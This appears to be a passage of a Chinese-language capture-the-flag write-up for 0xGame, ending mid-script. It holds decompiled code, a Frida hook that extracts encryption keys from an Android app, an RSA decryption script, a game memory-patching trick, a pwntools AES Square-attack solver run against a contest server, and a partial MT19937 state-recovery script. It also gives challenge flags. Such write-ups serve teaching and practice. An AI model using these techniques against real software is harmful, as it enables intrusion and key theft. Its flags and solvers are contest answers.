mov     rcx, rax
call    _ZNSi4readEPcx  ; std::istream::read(char *,long long)
mov     rdx, [rbp+400h+var_20] ; __int64
lea     rax, [rbp+400h+var_230]
mov     r8d, 400h
mov     rcx, rax
call    _ZNSi4readEPcx  ; std::istream::read(char *,long long)
lea     rdx, [rbp+400h+var_42E] ; __int64
lea     rax, [rbp+400h+var_420]
mov     r8d, 0Eh
mov     rcx, rax
call    _ZNSo5writeEPKcx ; std::ostream::write(char const*,long long)
lea     rdx, [rbp+400h+var_460] ; __int64
lea     rax, [rbp+400h+var_420]
mov     r8d, 28h ; '('
mov     rcx, rax
call    _ZNSo5writeEPKcx ; std::ostream::write(char const*,long long)
mov     rdx, [rbp+400h+var_20] ; __int64
lea     rax, [rbp+400h+var_420]
mov     r8d, 400h
mov     rcx, rax
call    _ZNSo5writeEPKcx ; std::ostream::write(char const*,long long)
cmp     [rbp+400h+var_20], 0
jz      short loc_1400017EA
```



```
v30 = 1024LL;
v29 = operator new[]((unsigned __int64)a1);
std::istream::read(a1, a2, (__int64)&v21);
std::istream::read(a1, a2, (__int64)&v18);
std::istream::read(a1, a2, v29);
std::ostream::write(a1, a2, (__int64)&v21);
std::ostream::write(a1, a2, (__int64)&v18);
std::ostream::write(a1, a2, v29);
if ( v29 )
  operator delete[](a1);
v12 = HIDWORD(v18) * v20 + 31;
if ( v12 < 0 )
  v12 = HIDWORD(v18) * v20 + 62;
v28 = 4 * (v12 >> 5);
v27 = (int)(v28 * abs32(v19));
v26 = operator new[]((unsigned __int64)a1);
std::istream::read(a1, a2, v26);
std::ifstream::close(a1, a2, v13, v24);
if ( a6 )
  sub_140001440((_DWORD)a1, (_DWORD)a2, v27, v26, a5, v14);
std::ostream::write(a1, a2, v26);
std::ofstream::close(a1, a2, v15, v22);
if ( v26 )
  operator delete[](a1);
v11 = 1;
```

0xGame{5d0e6f18-ebc0-4231-b0e6-a5821327aefd}

镜渊折枝

so层的compare

代码块

```
__int64 __fastcall check(__int64 a1, __int64 a2, int a3, __int64 a4)
{
  unsigned int v5; // ebx
  __int64 v6; // rax
  __int64 index; // rcx
  char v8; // dl
  int v9; // edi
  int v10; // r8d

  v5 = 0;
  v6 = (*(__int64 (__fastcall **)(__int64, __int64, _QWORD))(*(_QWORD *)a1 + 1472LL))(a1, a4, 0LL);
  if ( a3 == 48 )
  {
    index = 1LL;
    v8 = 0;
    while ( index != 49 )
    {
      if ( (char)(v8 ^ *(_BYTE *)(v6 + index - 1)) == byte_5F0[index - 1] )
      {
        v9 = (char)(*(_BYTE *)(v6 + index) ^ (v8 | 1));
        v8 += 2;
        v10 = byte_5F0[index];
        index += 2LL;
        if ( v9 == v10 )
          continue;
      }
      return 0;
    }
    LOBYTE(v5) = 1;
  }
  return v5;
}
```

简化一下，其实就是异或 0 1 2 3。。。

代码块

```
v8 = 0;
index = 1;
{
```

```
    v6[index - 1] ^ v8 == target[index - 1];
    v6[index] ^ (v8 | 1) == target[index];
    v8 += 2;
    index += 2LL;
}
```


在frida中hook FlagChecker.encrypt，来获得key和iv

代码块

```
Java.perform(function () {
    console.log('开始hook');
    var FlagChecker = Java.use('com.example.easynative.FlagChecker');

    FlagChecker.encrypt.implementation = function (a, b, c) {
        console.log(a);
        console.log(b);
        console.log(c);
        return this.encrypt(a, b, c);
    };
});

```

Cyberchef解密：


0xGame{Native_1s_also_1nt3r3st1ng_ef492d80a257c}




绯想天则

unity的小游戏，希望师傅们玩的开心:)

C#写的unity小游戏，且采用了mono编译（与之对应的是li2cpp编译），可以用dnspy分析



其中主要逻辑在Assembly-CSharp.dll里面，可以在EnemyStats-WinFlag里面找到flag解密逻辑



解密逻辑实际上就是一个标准的rsa，私钥和密文都已经给出了：

找ai梭一个脚本就能解

代码块

```
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_v1_5
import base64
import xml.etree.ElementTree as ET

EncryptText = (
"TxDTykBFS+ewdHSIKSRRw63i4/7Os3pHqvC/WOnnFPKupfz0VpUqFRVEgtOdfJLdcxNKBvc67E/nIqU4dz8L88DZB9xVaKawdDgJ8c3EhI//r1aZkzbN2hURFdsS1UoF932XT9wPW61TsXPX7UyFAG4IInifxQr6KU7hyQNHIkpBkYsTgp/wxH5/g6IKEff8H/zEjbLcalck5k/r3vG8DeBQkhZUQ4I5HfIyetUBAmZyr8sZkygErKxVaF6vWZZtoPBkLzCxY0WIoaYcTfp+n5q1dUBDOshvXhVf1M3KGokZL2PqXT9K9Gv91d8aazXq7MV1iqCN4AwWAeFPn8OIYg=="
)

privateKeyXML = """<RSAKeyValue>
<Modulus>jR+j5ZyLvbOyQRZgJQtHl5slRSQ4igoTQrKrwnmIwOcrkc48RQ6qD6wFXYAbFmiu34YpO638surG2dFemO0+vSoJuFksK70amen3pdilSgUukdFZ3SEJ/7QoeWls40exLsVPn3zWclN5b1ESaL4TN0MpC9lJUuWqkwiYSU2fZYQg9Z7S05RcVtl0JgK9O/DmLjW6+t6RdUAyo+9gsPXdGNOd/f4LyOTbj0iaWg2aCGfZhz3UtqACS2q6L9p1a9L3vYgLNpp1GnUcZnA+CVfhzcCWTHQ4X7hTuJsyysFEm/6tei3uBKYq6/HnTrmo2rSZxKS/GuExRO3A9hmyD+PEcw==</Modulus><Exponent>AQAB</Exponent>
<P>+6YUEMyFZlINlnZYRznRU0qU2Krb4QaFCUnNhFsL37y55rnz0/hLfLSA2FistQiMLy0Yz01fkxOTtwwkWkHikRu7KFi7vQzTg/KbdKNnHJ11huemk0DuwxDghj+3uNC30heSA6NFlF47zlge8AY2J+iQ8JpgJNsrfZYNRZ5txD0=</P>
```


```
    <Q>j5BSrK3Li9VaBvRn2UGMf8q2N0J7tbaRvQonHhU1uBQYlhifttmK5wr1PurZHsb7tiNIv0RluM9H
    aUbQ/CczqLskVKJNkwpVyGM2rydiqbZ/KaP00ytTiR7Hxd0GUC06Syfi2h1VwaEewAOTkRUo/DuKYug
    PSaiyqARipyhfRm8=</Q>
    <DP>0lwCagiNevscYKqNIP0z/mxaAMTTCUhp7VnEct+pDV62CClpqcflUlmRW0jFFpAOn2ETXDdRraC
    v2lRMDycEPkjwKsoCJgaSyboEOXxetYzqsdrzZCTjciypg4/ABL506yrI5EGX6G7dj6AaPIr0umeuwX
    JK7IRJ1rGYZpoJKAE=</DP>
    <DQ>HA4BCfughj/4KtnCHYOguCxd9WiJklYOHtoIEOnmKIXM1DAVrf7PFR1gFZ6BNXF/KPW2NqJgGoB
    vHRSYrF3gy31euSdKb4yafOFeg1X4AuBF81Y19rpFxcr9ER6DKFHeTWeK/kKzSnZ48t8ADF8NNlVQUs
    m0ixlraEgLG01ZaQM=</DQ>
    <InverseQ>qZwSExM5GW+CsTtvN2DPmwQtLf7cTA2DwY+8+4bnR7X0MTqssUDNtc8l+HD3uml9BRg9m
    4t1PoY+qGsh5qEtFsITBvt0pqNM5mdg8WrB1e85Xzpdvsfqvv1PN3KsDjduzkY0SazVBlur+OX86JTF
    3jSLFeFkornO1ckHcApqU54=</InverseQ>
    <D>LABbh/IhmAp5X9XsMGCt99VF76L1hgTSMI+pAkAGpa7uZM3a+OUznSNToO2ahIgrTkJ0hMkg62BM
    lAm15xTB5RVAZpxXK2QQ8UCEGM/N6aBn/ss5q7rrdTDlFcYLT2pBEoYu51lzO75PNKggh0wMjcSA/dL
    IC/LUFngtk12Cf5IRwsdn0Kc2aoiiHU0NtvWklLZGkzcs4VL5FI7n1yDeIS9I+lKA14dJUCEhAltfMM
    iTSq+vpzoSedOcc8V0v9O9mjef8W62DasLusKxCCQi6PzsLA7ul2yLuOWTi1oysnrUVZryOWTvMr2V3
    GC0wfGRdXajd6qwwKVvGUt72egeEQ==</D></RSAKeyValue>"""
11
12  def b64_to_int(s):
13      return int.from_bytes(base64.b64decode(s), byteorder='big')
14
15  root = ET.fromstring(privateKeyXML)
16  fields = {child.tag: child.text.strip() for child in root}
17
18  n = b64_to_int(fields['Modulus'])
19  e = b64_to_int(fields['Exponent'])
20  d = b64_to_int(fields['D'])
21  p = b64_to_int(fields['P'])
22  q = b64_to_int(fields['Q'])
23
24  rsa_key = RSA.construct((n, e, d, p, q))
25
26  cipher = PKCS1_v1_5.new(rsa_key)
27  plaintext = cipher.decrypt(base64.b64decode(EncryptText), b'')
28
29  print(plaintext)
```

但更推荐另一种解法

只要把yns击败就能出flag，但是正常打基本上不太可能（攻击力=10，yns血量=5w且还有一堆逆天技能）

所以可以找到boss的血条，将其设置为很小的数字一击秒杀（

找到这里：



这里的返回值就是player和boss的血条，但由于boss的体质值更高，所以她的血条更厚一点，直接把返回值改为1，进去戳一下boss就似了（但需要注意boss戳一下player也似了）

Crypto

AES Square

代码块

```
from utils import AES

Sbox = (
    0x63, 0x7c, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5, 0x30, 0x01, 0x67, 0x2b, 0xfe, 0xd7, 0xab, 0x76,
    0xca, 0x82, 0xc9, 0x7d, 0xfa, 0x59, 0x47, 0xf0, 0xad, 0xd4, 0xa2, 0xaf, 0x9c, 0xa4, 0x72, 0xc0,
    0xb7, 0xfd, 0x93, 0x26, 0x36, 0x3f, 0xf7, 0xcc, 0x34, 0xa5, 0xe5, 0xf1, 0x71, 0xd8, 0x31, 0x15,
    0x04, 0xc7, 0x23, 0xc3, 0x18, 0x96, 0x05, 0x9a, 0x07, 0x12, 0x80, 0xe2, 0xeb, 0x27, 0xb2, 0x75,
    0x09, 0x83, 0x2c, 0x1a, 0x1b, 0x6e, 0x5a, 0xa0, 0x52, 0x3b, 0xd6, 0xb3, 0x29, 0xe3, 0x2f, 0x84,
    0x53, 0xd1, 0x00, 0xed, 0x20, 0xfc, 0xb1, 0x5b, 0x6a, 0xcb, 0xbe, 0x39, 0x4a, 0x4c, 0x58, 0xcf,
    0xd0, 0xef, 0xaa, 0xfb, 0x43, 0x4d, 0x33, 0x85, 0x45, 0xf9, 0x02, 0x7f, 0x50, 0x3c, 0x9f, 0xa8,
```

```
    0x51, 0xa3, 0x40, 0x8f, 0x92, 0x9d, 0x38, 0xf5, 0xbc, 0xb6, 0xda, 0x21,
0x10, 0xff, 0xf3, 0xd2,
    0xcd, 0x0c, 0x13, 0xec, 0x5f, 0x97, 0x44, 0x17, 0xc4, 0xa7, 0x7e, 0x3d,
0x64, 0x5d, 0x19, 0x73,
    0x60, 0x81, 0x4f, 0xdc, 0x22, 0x2a, 0x90, 0x88, 0x46, 0xee, 0xb8, 0x14,
0xde, 0x5e, 0x0b, 0xdb,
    0xe0, 0x32, 0x3a, 0x0a, 0x49, 0x06, 0x24, 0x5c, 0xc2, 0xd3, 0xac, 0x62,
0x91, 0x95, 0xe4, 0x79,
    0xe7, 0xc8, 0x37, 0x6d, 0x8d, 0xd5, 0x4e, 0xa9, 0x6c, 0x56, 0xf4, 0xea,
0x65, 0x7a, 0xae, 0x08,
    0xba, 0x78, 0x25, 0x2e, 0x1c, 0xa6, 0xb4, 0xc6, 0xe8, 0xdd, 0x74, 0x1f,
0x4b, 0xbd, 0x8b, 0x8a,
    0x70, 0x3e, 0xb5, 0x66, 0x48, 0x03, 0xf6, 0x0e, 0x61, 0x35, 0x57, 0xb9,
0x86, 0xc1, 0x1d, 0x9e,
    0xe1, 0xf8, 0x98, 0x11, 0x69, 0xd9, 0x8e, 0x94, 0x9b, 0x1e, 0x87, 0xe9,
0xce, 0x55, 0x28, 0xdf,
    0x8c, 0xa1, 0x89, 0x0d, 0xbf, 0xe6, 0x42, 0x68, 0x41, 0x99, 0x2d, 0x0f,
0xb0, 0x54, 0xbb, 0x16
)

InvSbox = (
    0x52, 0x09, 0x6A, 0xD5, 0x30, 0x36, 0xA5, 0x38, 0xBF, 0x40, 0xA3, 0x9E,
0x81, 0xF3, 0xD7, 0xFB,
    0x7C, 0xE3, 0x39, 0x82, 0x9B, 0x2F, 0xFF, 0x87, 0x34, 0x8E, 0x43, 0x44,
0xC4, 0xDE, 0xE9, 0xCB,
    0x54, 0x7B, 0x94, 0x32, 0xA6, 0xC2, 0x23, 0x3D, 0xEE, 0x4C, 0x95, 0x0B,
0x42, 0xFA, 0xC3, 0x4E,
    0x08, 0x2E, 0xA1, 0x66, 0x28, 0xD9, 0x24, 0xB2, 0x76, 0x5B, 0xA2, 0x49,
0x6D, 0x8B, 0xD1, 0x25,
    0x72, 0xF8, 0xF6, 0x64, 0x86, 0x68, 0x98, 0x16, 0xD4, 0xA4, 0x5C, 0xCC,
0x5D, 0x65, 0xB6, 0x92,
    0x6C, 0x70, 0x48, 0x50, 0xFD, 0xED, 0xB9, 0xDA, 0x5E, 0x15, 0x46, 0x57,
0xA7, 0x8D, 0x9D, 0x84,
    0x90, 0xD8, 0xAB, 0x00, 0x8C, 0xBC, 0xD3, 0x0A, 0xF7, 0xE4, 0x58, 0x05,
0xB8, 0xB3, 0x45, 0x06,
    0xD0, 0x2C, 0x1E, 0x8F, 0xCA, 0x3F, 0x0F, 0x02, 0xC1, 0xAF, 0xBD, 0x03,
0x01, 0x13, 0x8A, 0x6B,
    0x3A, 0x91, 0x11, 0x41, 0x4F, 0x67, 0xDC, 0xEA, 0x97, 0xF2, 0xCF, 0xCE,
0xF0, 0xB4, 0xE6, 0x73,
    0x96, 0xAC, 0x74, 0x22, 0xE7, 0xAD, 0x35, 0x85, 0xE2, 0xF9, 0x37, 0xE8,
0x1C, 0x75, 0xDF, 0x6E,
    0x47, 0xF1, 0x1A, 0x71, 0x1D, 0x29, 0xC5, 0x89, 0x6F, 0xB7, 0x62, 0x0E,
0xAA, 0x18, 0xBE, 0x1B,
    0xFC, 0x56, 0x3E, 0x4B, 0xC6, 0xD2, 0x79, 0x20, 0x9A, 0xDB, 0xC0, 0xFE,
0x78, 0xCD, 0x5A, 0xF4,
    0x1F, 0xDD, 0xA8, 0x33, 0x88, 0x07, 0xC7, 0x31, 0xB1, 0x12, 0x10, 0x59,
0x27, 0x80, 0xEC, 0x5F,
```

```
    0x60, 0x51, 0x7F, 0xA9, 0x19, 0xB5, 0x4A, 0x0D, 0x2D, 0xE5, 0x7A, 0x9F,
0x93, 0xC9, 0x9C, 0xEF,
    0xA0, 0xE0, 0x3B, 0x4D, 0xAE, 0x2A, 0xF5, 0xB0, 0xC8, 0xEB, 0xBB, 0x3C,
0x83, 0x53, 0x99, 0x61,
    0x17, 0x2B, 0x04, 0x7E, 0xBA, 0x77, 0xD6, 0x26, 0xE1, 0x69, 0x14, 0x63,
0x55, 0x21, 0x0C, 0x7D,
)

Rcon = (
    0x01, 0x02, 0x04, 0x08, 0x10, 0x20, 0x40, 0x80, 0x1b, 0x36
)

def inv_shift_rows(s):
    a = list(s)
    a[1], a[5], a[9], a[13] = a[13], a[1], a[5], a[9]
    a[2], a[6], a[10], a[14] = a[10], a[14], a[2], a[6]
    a[3], a[7], a[11], a[15] = a[7], a[11], a[15], a[3]
    return bytes(a)

def inv_sub_bytes(s):
    return bytes(InvSbox[x] for x in s)

def xor(a, b):
    return bytes([x ^ y for x, y in zip(a, b)])

c4_set = []

def get_round_key_4(get_enc):
    global c4_set
    predict_round_key_4 = [[] for _ in range(16)]
    print("--------------guess--------------")
    m = 1 << (15 * 8)

    for i in range(0x100):
        c4 = get_enc(hex(i * m)[2:].zfill(32))
        c4_set.append(c4)

    for key_index in range(16):
        for key in range(0x100):
            round_key = [0 for _ in range(16)]
            round_key[key_index] = key
            round_key = bytes(round_key)
            c3_set = []
            for c4 in c4_set:
                c3 = xor(c4, round_key)
                c3 = inv_shift_rows(c3)
                c3 = inv_sub_bytes(c3)
```

```
                c3_set.append(c3)
            t = 0
            for i in range(0x100):
                t ^= c3_set[i][(key_index + 4 * (key_index % 4)) % 16]
            if t == 0:
                predict_round_key_4[key_index] += [key]
                print(f"key index: {key_index:2d}, probable key: {hex(key)}")

    return predict_round_key_4

def key_from_round_key(key_list, n=4):
    round_keys = [[] for _ in range(n + 1)]
    round_keys[-1] = key_list
    for i in range(n - 1, -1, -1):
        new_key = [0 for _ in range(16)]
        for j in range(3, 0, -1):
            new_key[j * 4:(j + 1) * 4] = [x ^ y for x, y in zip(round_keys[i + 1][j * 4:(j + 1) * 4], round_keys[i + 1][(j - 1) * 4:j * 4])]
        tmp = new_key[-4:]
        tmp = tmp[1:] + tmp[:1]
        tmp = bytes([Sbox[b] for b in tmp])
        tmp = bytes([tmp[0] ^ Rcon[i]]) + tmp[1:]
        new_key[:4] = [x ^ y for x, y in zip(round_keys[i + 1][:4], tmp)]
        round_keys[i] = new_key

    return bytes(round_keys[0])

def square_attack(get_enc):
    from itertools import product
    round_key_4 = get_round_key_4(get_enc)
    for i in product(*round_key_4):
        key = key_from_round_key(bytes(i))
        aes = AES(key, 4)
        for j in range(0x100):
            m = 1 << (15 * 8)
            if aes.encrypt(bytes.fromhex(hex(j * m)[2:].zfill(32))) != c4_set[j]:
                break
        else:
            print("[+] key found")
            break
    return key

if __name__ == "__main__":
    from pwn import *

    def get_enc(plaintext: str):
```

```
        io.recvuntil(b"Choice: ")
        io.sendline(b"E")
        io.recvuntil(b"Plaintext (hex): ")
        io.sendline(plaintext.encode())
        io.recvuntil(b"Ciphertext (hex): ")
        ciphertext = io.recvline().strip()
        return bytes.fromhex(ciphertext.decode())

    # context(log_level='debug')
    # io = process(["python", "./AES Square/task.py"])
    io = remote("nc1.ctfplus.cn", 41605)

    key = square_attack(get_enc)
    print(key)
    io.recvuntil(b"Choice: ")
    io.sendline(b"G")
    io.recvuntil(b"Encrypted Flag (hex): ")
    ciphertext = bytes.fromhex(io.recvline().strip().decode())
    print(ciphertext.hex())
    cipher = AES(key, rounds=4)
    print(cipher.decrypt(ciphertext))

```

MT19937

看这篇文章https://seandictionary.top/mt19937/

代码块

```
__import__('os').environ['TERM'] = 'xterm'

from pwn import *
from random import Random
from tqdm import trange

# context(log_level = 'debug')

# ---------------------------

def construct_a_row(RNG):
    row = []
    for _ in range(19968//2):
        bits = RNG.getrandbits(2)
        row += list(map(int, bin(bits)[2:].zfill(2)))
    return row

```

```
T = []
for i in trange(19968):
    state = [0]*624
    temp = "0"*i + "1"*1 + "0"*(19968-1-i)
    for j in range(624):
        state[j] = int(temp[32*j:32*j+32], 2)

    RNG = Random()
    RNG.setstate((3,tuple(state+[624]),None))
    T.append(construct_a_row(RNG))

T = Matrix(GF(2),T)

io = process(['python', 'task.py'])

output = []
for i in range(19968//2):
